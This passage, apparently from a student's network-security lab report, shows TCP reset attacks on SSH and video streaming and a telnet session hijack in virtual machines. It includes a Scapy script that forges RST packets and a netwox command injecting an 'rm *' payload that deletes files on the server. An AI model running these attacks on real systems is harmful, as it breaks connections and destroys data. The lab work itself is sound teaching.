
The Wireshark capture:




The sixty-third packet is the RESET packet.

An attempt for the same is made with a python programme.


A connection is made:



The Wireshark capture:



The thirty-seventh packet is selected.




The programme:

RSTSSH.py

```
1  #!/usr/bin/python
2  import sys
3  from scapy.all import *
4  print("Sending reset packet")
5  IPLayer = IP(src="10.0.2.14" , dst="10.0.2.13")
6  TCPLayer = TCP(sport=22, dport=45316,flags="R" ,seq=596487090)
7  pkt = IPLayer/TCPLayer
8  ls(pkt)
9  send(pkt,verbose=0)
```

In this programme, from the Wireshark packet capture results, the destination port (`dport`) and the next sequence number (`seq`) are set to 45316 and, 596487090 respectively. '`R`' in the '`flags`' variable symbolises that it's a reset action to be performed. Ultimately, the packet is delivered to the server machine, (10.0.2.14) from the client machine (10.0.2.13) by the attacker machine (10.0.2.8).

Before the attack:




After the attack:

Q. Show that the connection was lost with the ssh server when we run the script sending the reset packet to the client.


A.

The result is clearly observed.




On the client machine (10.0.2.13)

The command: `sudo python RSTSSH.py`



```
chksum     : XShortField                    = None           (None)
src        : SourceIPField                  = '10.0.2.14'    (None)
dst        : DestIPField                    = '10.0.2.13'    (None)
options    : PacketListField                = []             ([])
--
sport      : ShortEnumField                 = 22             (20)
dport      : ShortEnumField                 = 45316          (80)
seq        : IntField                       = 596487090      (0)
ack        : IntField                       = 0              (0)
dataofs    : BitField (4 bits)              = None           (None)
reserved   : BitField (3 bits)              = 0              (0)
flags      : FlagsField (9 bits)            = <Flag 4 (R)>   (<Flag 2 (S)>)
window     : ShortField                     = 8192           (8192)
chksum     : XShortField                    = None           (None)
urgptr     : ShortField                     = 0              (0)
options    : TCPOptionsField                = []             ([])
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$
```

On the attacker machine (10.0.2.8)



The fifty-fifth packet is the RESET packet.


Task 3: TCP RST Attacks on Video Streaming Applications

The objective of this task is to disrupt video streaming by breaking the TCP connections between the victim and the content server. Here, the netwox tool is employed to send reset packets to the client machine when watching YouTube videos.

First the video is left playing on the victim machine. Then, the attack is launched on the attacker machine, after a couple of minutes, the video instigates to buffer.


Below are the screenshots of this observation.

Initially, the video's playing flawlessly:




Victim machine (10.0.2.13)

Next, the command is activated:




Attacker machine (10.0.2.8)

After a couple of minutes, the buffering instigates:



The behaviour of this attack was captured on Wireshark:

The target IP address is, `142.250.193.174`.



The RST packets are clearly visible from the image above.

Task 4: TCP Session Hijacking

The objective of this task is to hijack an existing TCP connection (session) between two machines by injecting malicious content into their session. A new text file named “new.txt” is created in the server machine which will be deleted using the session hijacking attack.

The text file is created on the desktop:


```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cd Desktop/
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Desktop$ gedit new.txt
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Desktop$ cat new.txt
Hello there!
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Desktop$
```

Now, a TCP connection is established with 10.0.2.14 (the server machine).

The command: `telnet 10.0.2.14`


```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ telnet 10.0.2.14
Trying 10.0.2.14...
Connected to 10.0.2.14.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Sep 23 10:42:40 EDT 2021 from 10.0.2.13 on pts/21
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cd Desktop
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Desktop$ cat new.txt
Hello there!
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Desktop$
```

And hence, the file contents are clearly visible.



From the Wireshark packet capture performed on the attacker machine, the 130th packet is the chosen one.

Here are the details:



The next sequence number is calculated by the addition of the sequence number with the segment length.

⇒ Next Seq. Number = 631333208+ 0 = 631333208

The TCP data section is hex representation of the string "`\r rm *\n\r`" (to delete all the files in the current directory) which is sent as a payload to the server where it is executed.

Source Port: 40992

Sequence number: 631333208

TCP Segment Len: 0

Acknowledgment number: 1370395921


The command: `sudo netwox 40 --ip4-src "10.0.2.13" --ip4-dst "10.0.2.14" --ip4-ttl 64 --tcp-dst 23 --tcp-src`


```
"40992" --tcp-seqnum "631333208" --tcp-window 2000 --
tcp-ack --tcp-acknum "1370395921" --tcp-data
"0d20726d202a0a0d"
```

Q. Show that the file has been deleted.

After running the command, it's observed that the file got deleted on the server end.


The below screenshots are the manifestation of the above claimed sentence:



